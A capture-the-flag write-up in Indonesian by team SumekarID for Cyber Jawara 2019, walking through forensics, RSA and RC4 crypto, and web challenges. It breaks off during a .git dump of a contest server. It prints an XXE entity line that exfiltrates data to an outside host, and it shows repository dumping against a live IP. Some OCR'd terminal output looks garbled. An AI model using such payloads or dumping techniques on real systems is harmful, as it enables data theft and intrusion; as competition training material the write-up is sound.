



# CYBER JAWARA

[Capture The Flag]

**NAMA TIM : [*SumekarID.CTF*]**

Sabtu 7 September 2019

Ketua Tim	
1.	Rizqi Wahyudi
Anggota	
1.	M. Aris Wahyudi
2.	M. Ainur Ridla

## **Table of Contents**

- 1. Digital Forensic**
  - a. CJ.docx**
  - b. audit.log**
- 2. Cryptography**
  - a. Sanity Check**
  - b. RC4**
  - c. Insanity Check**
- 3. Web Hacking**
  - a. Under Construction**
  - b. Mysterius**
- 4. Network**
  - a. Split**


# [Digital Forensic] [CJ.docx]

Diberikan soal berikut :

[https://drive.google.com/open?id=1jJUNBQ1ruTIC5MHNewgTWEdMKsd8bj\\_g](https://drive.google.com/open?id=1jJUNBQ1ruTIC5MHNewgTWEdMKsd8bj_g)



Pertama yang kita lakukan adalah mengecek format file nya



Dan ternyata format file yang sesungguhnya ialah .zip, selanjutnya kita langsung unzip. Setelah di unzip akan ada beberapa file dan folder, kita langsung saja melakukan grep.

```
Activities Terminal
Jum Sep 27, 23:24:06
yudi@yudi: ~/Documents/CJ2019/digital forensics/CJ

File Edit View Search Terminal Help
yudi@yudi:~/Documents/CJ2019/digital forensics/CJ$ ls
CJ.docx  cj_FILES
yudi@yudi:~/Documents/CJ2019/digital forensics/CJ$ file CJ.docx
CJ.docx: Zip archive data, at least v2.0 to extract
yudi@yudi:~/Documents/CJ2019/digital forensics/CJ$ unzip CJ.docx
Archive:  CJ.docx
  inflating: word/numbering.xml
  inflating: word/settings.xml
  inflating: word/fontTable.xml
  inflating: word/styles.xml
  inflating: word/document.xml
  inflating: word/_rels/document.xml.rels
  inflating: _rels/.rels
  inflating: word/theme/theme1.xml
  inflating: word/media/image1.png
  inflating: [Content_Types].xml
yudi@yudi:~/Documents/CJ2019/digital forensics/CJ$ ls
CJ.docx  cj_FILES  '[Content_Types].xml'  _rels  word
yudi@yudi:~/Documents/CJ2019/digital forensics/CJ$ strings */* | grep CJ
strings: Warning: 'cj_FILES/_rels' is a directory
strings: Warning: 'cj_FILES/word' is a directory
strings: Warning: 'word/media' is a directory
<IDENTITY callhome SYSTEM "jawara.idsirtii.or.id/?flag=CJ2019{oh **** h3r3_w3_g0_again!!!1!1}&exfiltrate=%xxe;">
strings: Warning: 'word/_rels' is a directory
strings: Warning: 'word/theme' is a directory
yudi@yudi:~/Documents/CJ2019/digital forensics/CJ$
```

Flag = **CJ2019{oh\_\*\*\*\*\_h3r3\_w3\_g0\_again!!!1!1}**

# [Digital Forensic] [audit.log]

Diberikan soal sebagai berikut

[https://drive.google.com/open?id=18fGxvd9u\\_hxn4A7Fd1\\_sbDIIs-n\\_SMp7y](https://drive.google.com/open?id=18fGxvd9u_hxn4A7Fd1_sbDIIs-n_SMp7y)

cy

## audit.log

### 100

Seseorang telah meng-compromise server Linux kami. Untungnya kami sebelumnya sudah memasang auditd daemon guna melakukan logging untuk syscall tertentu. Dapatkah Anda menganalisis apa yang attacker lakukan dengan melakukan forensik pada berkas audit.log ini?

[https://drive.google.com/open?id=18fGxvd9u\\_hxn4A7Fd1\\_sbDIIs-n\\_SMp7y](https://drive.google.com/open?id=18fGxvd9u_hxn4A7Fd1_sbDIIs-n_SMp7y)

Problem setter: farisv

pengerjaan, pertama yang kita lakukan adalah mengecek format file, tapi tidak ada masalah. Dan setelah itu kita cek isinya dengan perintah strings, dan berikut hasilnya

```
File Edit View Search Terminal Help
type=EXECVE msg=audit(1567679892.686:94): argc=2 a0="find" a1="."
type=CWD msg=audit(1567679892.686:94): cwd="/"
type=PATH msg=audit(1567679892.686:94): item=0 name="/usr/bin/find" inode=4096 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fl=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1567679892.686:94): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=2075 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fl=0000000000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1567679892.686:94): proctitle=66696E64002E
type=SYSCALL msg=audit(1567679899.770:96): arch=c000003e syscall=59 success=yes exit=0 a0=55c77f6288b0 a1=55c77f629e30 a2=55c77f501b20 a3=8 items=2 ppid=1881 pid=21177 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=3 comm="ls" exe="/bin/ls" key=""
type=EXECVE msg=audit(1567679899.770:96): argc=3 a0="ls" a1="--color=auto" a2="--alt"
type=CWD msg=audit(1567679899.770:96): cwd="/tmp"
type=PATH msg=audit(1567679899.770:96): item=0 name="/bin/ls" inode=26 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fl=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1567679899.770:96): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=2075 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fl=0000000000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1567679899.770:96): proctitle=673002006f6c6f72306175746f0020616c74
type=SYSCALL msg=audit(1567679970.890:97): arch=c000003e syscall=59 success=yes exit=0 a0=55c77f635c80 a1=55c77f5933f0 a2=55c77f501b20 a3=1b6 items=2 ppid=1881 pid=21178 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=3 comm="python" exe="/usr/bin/python2.7" key="exec"
type=EXECVE msg=audit(1567679970.890:97): argc=3 a0="python" a1="-c" a2="7072696e7420276561623431646664663733303536616631353561653062366165656639333332363461323065646331623639373138353961363065633064373533303834323231393333333733613332303662333836613766383961603833643035656435666564272E646563f046528276865782729"
type=CWD msg=audit(1567679970.890:97): cwd="/tmp"
type=PATH msg=audit(1567679970.890:97): item=0 name="/usr/bin/python" inode=1887 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fl=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1567679970.890:97): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=2075 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fl=0000000000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1567679970.890:97): proctitle=707974686f6e02063007072696e7420276561623431646664663733303536616631353561653062366165656639333332363461323065646331623639373138353961363065633064373533303834323231393333333733613332303662333836613766383961603833643035656435666564272E646563f04652827686578
type=SYSCALL msg=audit(1567679972.942:98): arch=c000003e syscall=59 success=yes exit=0 a0=55c77f6335c0 a1=55c77f634c10 a2=55c77f501b20 a3=7 items=2 ppid=1881 pid=21179 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=3 comm="cat" exe="/bin/cat" key=""
type=EXECVE msg=audit(1567679972.942:98): argc=2 a0="cat" a1="xpl"
type=CWD msg=audit(1567679972.942:98): cwd="/tmp"
type=PATH msg=audit(1567679972.942:98): item=0 name="/bin/cat" inode=14 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fl=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1567679972.942:98): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=2075 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fl=0000000000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1567679972.942:98): proctitle=6361740078706c
```

Setelah di analisa, pada bagian **proctitle** ada perintah-perintah yang di encode menggunakan hex, buat file decryptor nya :

```
from re import findall

f = open("audit.log").read()
x = findall("proctitle=(.*?)\n", f)

for i in x:
    try:
        print i.decode("hex")
    except:
        pass
```

Setelah decryptor tersebut di jalankan, ada beberapa perintah yang sepertinya memberi clue

```
Python -c print
'eab41dfdf73056af155aae0b6aee933264a20edc1b6971859a60ec0d75308422193373a3206b38
6a7f89af83d05ed5fed'.decode('hex')

openssl rc4-40 -K 7465737473 -nosalt -e -nopad
```

Setelah melakukan operasi print pada decode hex di atas, ternyata hasilnya error :( dan ternyata setelah di cari tau hasil dari print python bukanlah ASCII, jadi akan error apabila di print biasa, untuk solvednya kita harus memasukkan hasil dari code python tersebut dengan perintah :


```
python -c "print
'eab41dfdf73056af155aae0b6aee933264a20edc1b6971859a60ec0d75308422193373a32
06b386a7f89af83d05ed5fed'.decode('hex')" > chiper
```

dan gunakanlah perintah openssl dengan mode dan key yang ada di atas untuk mendapatkan flag dan masukkan flagnya pada file plain

```
openssl rc4-40 -d -K 7465737473 -nosalt -e -nopad -in chiper -out plain
```

setelah itu tampilkan isi file plain. **FLAG =**


**CJ2019{baab023dafb274728bda8bc52ce7d1e930af2c11}**



## [Cryptography] [Sanity Check]


Diberikan soal seperti berikut :

<https://drive.google.com/open?id=1tiOQLshZF5UcUJsp2VMkVYB6nY8UGVYq>



The image shows a web interface titled "Sanity Check 100". Below the title, it asks "Cek apakah Anda familiar dengan kriptografi." (Check if you are familiar with cryptography). It then provides a Google Drive link: <https://drive.google.com/open?id=1tiOQLshZF5UcUJsp2VMkVYB6nY8UGVYq>. Below the link, it says "Problem setter: farisv". At the bottom, there is a text input field labeled "Flag" and a "Submit" button.

Setelah di download didapat file zip, lalu di unzip, setelah di unzip terdapat 3 file yaitu flag.txt.encrypted, public.pub, dan secret.pem. Setelah di cek isi dari public.pub terdapat tulisan begin public key dan end public key, setelah mencari tahu ternyata itu adalah enkripsi RSA. Untuk solvednya kami mencari decryptor online dan alhamdulillah ketemu, yaitu di : <https://merricx.github.io/enigmator/cipher/rsa.html>. Dan setelah itu ketemu flag nya : `CJ2019{w3lc0m3_to_Cyber_Jawara_qual5}`



The image shows the "Enigmator" web application interface. On the left, there is a sidebar with a "Cipher" section containing various encryption and decryption options. The main area is titled "Enigmator" and has a "Cipher" dropdown menu. Below the dropdown, there are three input fields for "Input", "Private Key", and "Public Key". Each field has a "Select File" button. The "Input" field contains "flag.txt.encrypted", the "Private Key" field contains "secret.pem", and the "Public Key" field contains "public.pub". Below the input fields, there are "Encrypt" and "Decrypt" buttons. The "Output" field shows the decrypted result: `CJ2019{w3lc0m3_to_Cyber_Jawara_qual5}`.



## [Cryptography] [RC4]

Diberikan soal seperti berikut :

Cy

326

Pecahkan stream cipher berikut.

<https://drive.google.com/open?id=1MmA-EwqJJZzY0bymcp7aJRLmA8bgFu4f>

UPDATE

Mohon maaf ada berkas yang kurang pada archive di atas.  
Berikut adalah berkas yang Anda butuhkan  
[https://drive.google.com/open?id=1xmTbm31bNlkv-DLlkqwc-w\\_YKQtwyF13](https://drive.google.com/open?id=1xmTbm31bNlkv-DLlkqwc-w_YKQtwyF13)

Problem setter: farisv

setelah di download dan di unzip ada 3 file yaitu : flag.pdf.encrypted, CYBER JAWARA 2019 QUALS – RULES-OF-THE-GAME.pdf.encrypted, dan rc4.sh. Isi dari file rc4.sh sebagai berikut

```
#!/bin/sh

KEY=`hexdump -n 16 -e '4/4 "%08X" 1 "\n" /dev/random`
cat "CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf" | openssl rc4-40 -K $KEY -nosalt -e -nopad > "CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf.encrypted"
cat "flag.pdf" | openssl rc4-40 -K $KEY -nosalt -e -nopad > "flag.pdf.encrypted"
```

Kode diatas akan meng enkripsi file dengan algoritma RC4. Plaintext file **CYBER-JAWARA-2019-QUALS-RULES-OF-THE-GAME-1.pdf** adalah file yang diberikan oleh panitia beberapa hari sebelum lomba berlangsung. Ini bisa digunakan untuk mendapatkan key dari enkripsi file flag.pdf.encrypted yang menggunakan operasi xor. Berikut kodenya :

```
def sxor(s1,s2):
    return ".join(chr(ord(a) ^ ord(b)) for a,b in zip(s1,s2))

f_cip = "flag.pdf.encrypted"
```



```
c_cip = "CYBER JAWARA 2019 QUALS – RULES-OF-THE-GAME.pdf.encrypted"
c_pln = "CYBER-JAWARA-2019-QUALS-RULES-OF-THE-GAME-1.pdf"


fc = open(f_cip, 'rb').read()
cc = open(c_cip, 'rb').read(len(fc))
cp = open(c_pln, 'rb').read(len(fc))

fp = sxor(sxor(cc, cp), fc)
print(fp)
```

Kemudian jalankan file python tersebut :

Python solve.py > hasil.pdf


**FLAG = CJ2019{\$\$\$known\_plaintext\_is\_your\_friend\$\$\$}**



# [Cryptography] [Insanity Check]

Diberikan soal sebagai berikut :

<https://drive.google.com/open?id=1kZ6PP7ipHNQnKFeo5gAY5D7PYkcn2IBK>



Setelah di unzip terdapat 2 file yaitu : flag.txt.encrypted dan key.pub.

Disini kami menggunakan tool **RsaCtfTool**, dengan tool ini kita bisa melakukan decrypt tanpa memerlukan private key.

```
File Edit View Search Terminal Help
yudi@yudi:~/RsaCtfTool$ ./RsaCtfTool.py --publickey ../key.pub --uncipherfile ../flag.txt.encrypted
[!] Warning: Wiener attack module missing (wiener_attack.py) or SymPy not installed?
[+] Clear text : b'\x00\x02M\x91.jh\x00(\x97:D\x91\x9cQ\xfe\xaa)\x865\xf44\xddV\x2eH\xbf\x82\xa8\xe2G\xfd\xdf\x5t>\x9d\xad\xce\x2\x88\|aFc\x877\
r\x9\x05s\x02\x3t\xf6\xef2\xfc\x4e:\x86\x32]\xea\x89w\xae('=\xd9\xbe;\xba\x07\x01\xca\x96\x7\x96\x0\xda\x85\x05R\xcc\x9d(\x0fK\x1c\x00\xfbH\x2f2kf
\xff\xa6<7Z\x08\xcc\xa6\x8a\x7fhs\xcb\xcb\xa5gj4;\xae\x8a\x08\xbe\x7\x19!*|x1dL\xF6\xea4\xd6R\x5(\x16\x00G\x9b\n\xcc6l@\xff\xca\x4\xab\xaf\x7\x0a0\x
bbd0\x0e\xce\xbeT\x15\xbb\x8e\x8e'\|xdf?v\x8e\x19\x05\x90!(\xf7\xda\x6\x4d\x05\xa3\x9\x5e5rF,\xf4\x7\x2"h\x9aI\x8c\xfe\x3f|\x11s\x11\x7f\x1c-L\xa7
\x0\x2=\x1d"\xd2\x96\x98\xdf0tIn\x06\xedt\xde\x6\x01\x9\x02)t8(\x0ck\xde'\x04QA\x14\nw.+|xdb\xad\x2\x65\x08\x9b\x92J\xce\x8b\xff\x4\x8aJ\x96\x0
9\x08\x8\x9f9K\xabs\x10\xfb\xce\x3;\xa4\x06\tZ\x06\x0D\x1an:H\x88\xaaK\x2\x8e\x035Z\x90\x90NoH\x9\x52\x2d7?\x84:\xe9^7D\xa97S?\x83\x83\xceI=a\x03\
x0c\x5p\x96\xa5(\xc2\x2\x08\xa6%\x9d\x1aA\x8b\x09H\x7f%\xb0W\x83\x05\xdf\x8d\x8d\xea\x2^\xbec>X'\x03\x8f\x07\x9|\x820"\xe1a-\x8c\xfa\x0e=\xbf*\xa8\
10\x0f\xca\x08T\x11\x08P\x87\x95\xcd\x14\xfc'\x13\xa8[\x06\x9f\x98%\xc5\x5ddd+\x1b\t\x10|\f|\x8c\x0e\x81eI\x14\x01\x05\x9f\x10\x96\x0\x8f5\x0e/\x
86\x8f\x0b\x8f\xca\x83G2A-\xb\x8c\x07+\x94\x1b\xba\x1V\xad\x01\x0e\xbaF\x940\x17\x01\x048\x93\x8f\x13\xbeH\x01\x88Ar\x94\xa6=\x9c-\xb\x7f\x7c7"\xc0
SZ<\x15A+\x09)\x3\x7f\xaaT\x160\xdb\x07\x14Kn\x01~\xa52KuE\xde\xff\x8T\x7\xceh@\xf2\xbaI\xea\x9a\xacrc\x5b~\xcd\x0c\x93\x8b\xa17\x0cG\xee\x2\x2f
f\x14A\xbb\x16-\xf4\xdb\xdb(\xf05\x95\x45\xfd\x138M\x0b\x17\x80\x9c\x16V\xbe\xcf3N\x050P|\x0eNa\x113'\xf8\x7\x8e\x93\x95\x5\xdd0\xae\xde\x2%AR\x9
0\x80\x57D\x867\x07\x9e90^4c\x17f(\x04\x1c\xbf\x91\x92t\x78\x92\x0b\xaf\x6\x11\x05_\xb\xfb\x1c\x40\x03\x7K)V7\xdc\x0b\x2\x0e\x6\xfa%\xed\x96*
yn\x2\x3\x9f\xaaage\x5\x4\xba3\x17I\xba\x1caw\xbf\x18n?\x0b%\xc3\x0e0rWBP\x1a\x08\xad\xfe0\n\xa52\x06\xa2\x94\x2d>\x11\xa6\xcc\xeb\x0e\xceKBKU\x09I
\x03\x6\x4f4|\x05\x06\x5\xba3\xaf\x0\xcc\x50\x0c@Ea\x94\x9c\x2\x1e\x01\x89f(\x9b;\x8w\x2<\x0c\xa3\x94\x9d%\x920t\x08\xa5\xeaN\x8c\xbaU\x01\xbc
P\x0d\x91y0\x9f\x8c\xef\xdb\xcb_\xbf\x9c\x0\x0e\xbf\x82\x0c\x06\x0e\x0b\x83\x83\x9f\x9f\x01\x01\xfd\x06\x10\x0f\x8eK\x1d\tn\x18\xfc\x98\x98P\xfc8I\x87\x03\x
8d|\x0b\x8\x01s\xa6_\xdd:9U\x9f\x83\x01\x00)/\x9c\xec\x8e\x87Cq\xa4[X\x05t\x8eX\xbf\x87\x05\x0etw\x3H0\x06\x95-\xa1'\xb~w\x1a\x3q_\x1aL\x7\x0f
Z\x01\x0b0\xfc7,\x9b\x2\x5:\xf8\x03\xcc\x08\x04\x8\xaa\x81\x9e50\x01:\x89\x0\x95k\x84\xefY\xde\x05\x84KPLb\x14\x9b<7\xac\xccK)\xc0\xec\xcf\x0b0N\x
1f\xa8_g\xdb\x856b*\n\x0c_\t\xdb4,\x07\xdd\x0f\x13\x08\xeb\xfa\x01\x96\x0c\x7\x2M"\x00\xa2\x89H\x9ah\xff9/\u\xfeY\xca\t\n5\x1b\xdb\xbf7U\x03\x03\x14
\x96\x05\x2M\x05\x07\x03[\x3*\x7\x82\xfc\x86r\x02;\x16\x04\x8f8s\xbb<\x0c\x847YWL8Bt\x81\x7h\x00CJ2019{breaking_insecure_rsa_is_not_so_hard}\n'
yudi@yudi:~/RsaCtfTool$
```

FLAG = CJ2019{breaking\_insecure\_rsa\_is\_not\_so\_hard}

# [Web Hacking] [Under Construction]

Diberikan soal seperti berikut :

<http://203.34.119.237:50001/>



Setelah membuka linknya kami melakukan information gathering menggunakan tool RED\_HAWK. Dan setelah di cek ternyata terdapat robot.txt yang memberitahukan bahwa ada folder .git di web tersebut.

```
File Edit View Search Terminal Help
[1] Whats Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NNMP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQL Scanner (Finds Links With Parameter And Scans For Error Based SQLi)
[10] Bloggers View (Information That Bloggers Might Be Interested In)
[11] Wordpress Scan (Only If The Target Site Runs On WP)
[12] Crawler
[13] MX Lookup
[14] Scan For Everything - (The old Lane Scanner)
[P] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates
[A] Scan Another Website (Back To Site Selection)
[Q] Quit

[*] Choose Any Scan OR Action From The Above List: 0

[*] Scanning Begins ...
[*] Scanning Site: http://203.34.119.237:50001
[*] Scan Type : BASIC SCAN

[INFO] Site Title: Under construction
[INFO] IP address: 203.34.119.237:50001
[INFO] Web Server: Apache/2.4.29 (Ubuntu)
[INFO] CMS: None Not Found
[INFO] Cloudflare: Not Detected
[INFO] Robots File: Found

-----[ contents ]-----
User-agent: *
Disallow: /_git/
-----[end of contents]-----

[*] Scanning Complete. Press Enter To Continue OR CTRL + C To Stop
```

Setelah melakukan pengecekan ternyata benar ada folder tersebut, untuk solvednya kami menggunakan GitTools GitDumper.

```
File Edit View Search Terminal Help
yudi@yudi:~/GitTools/Dumper: ./gitdumper.sh http://203.34.119.237:50001/.git/ flag/
#####
# GitDumper is part of https://github.com/Internetwache/GitTools
# Developed and maintained by @gehaxelt from @Internetwache
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####

[!] Destination folder does not exist
[!] Creating flag//git/
[+] Downloaded: HEAD
[+] Downloaded: refs/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: Commit_EDITMSG
[+] Downloaded: index
[+] Downloaded: HEAD/refs
[+] Downloaded: refs/heads/master
[+] Downloaded: refs/remotes/origin/HEAD
[+] Downloaded: refs/branch
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[+] Downloaded: logs/refs/remotes/origin/HEAD
[+] Downloaded: info/refs
[+] Downloaded: info/exclude
